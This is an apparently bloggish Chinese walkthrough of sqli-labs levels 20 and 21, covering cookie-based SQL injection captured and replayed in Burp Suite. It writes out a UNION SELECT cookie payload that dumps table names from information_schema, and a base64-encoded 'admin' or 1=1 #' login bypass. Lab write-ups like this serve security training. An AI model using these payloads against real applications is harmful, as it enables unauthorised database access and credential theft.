
爆出来了,后面的字段,数据,类推就行
less-20
跟前两关一个德行,登录

题目就说了是Cookie注入,而且下面熟悉的显示账号密码,那这肯定就是回显点,测试一番后发现是单引号闭合,那就直接爆表吧,后面的顺着来就行
如何抓Cookie包?
登录的时候抓包
发送到Repeater,发包,可以看到右边的返回有set-cookie的字段

点击右边的Render,查看页面里的内容,有I LOVE YOU COOKIES
回到proxy页面,Forward一下
可以看到已经有Cookie了,我们再发到Repeater
这就已经抓到cookie了,可以在这里操作cookie,发包,然后查看Render即可
爆表
那些猜解字段数,爆库….等等就不操作了,放个典型的爆表的
Cookie: uname=-1'union select 1,2,group_concat(table_name)from information_schema.tables where table_schema=database()#

其他的类推就行
less-21
跟上一关一样只不过改成了base64编码,先测试一下admin' or 1=1 #编码后YWRtaW4nIG9yIDE9MSAj
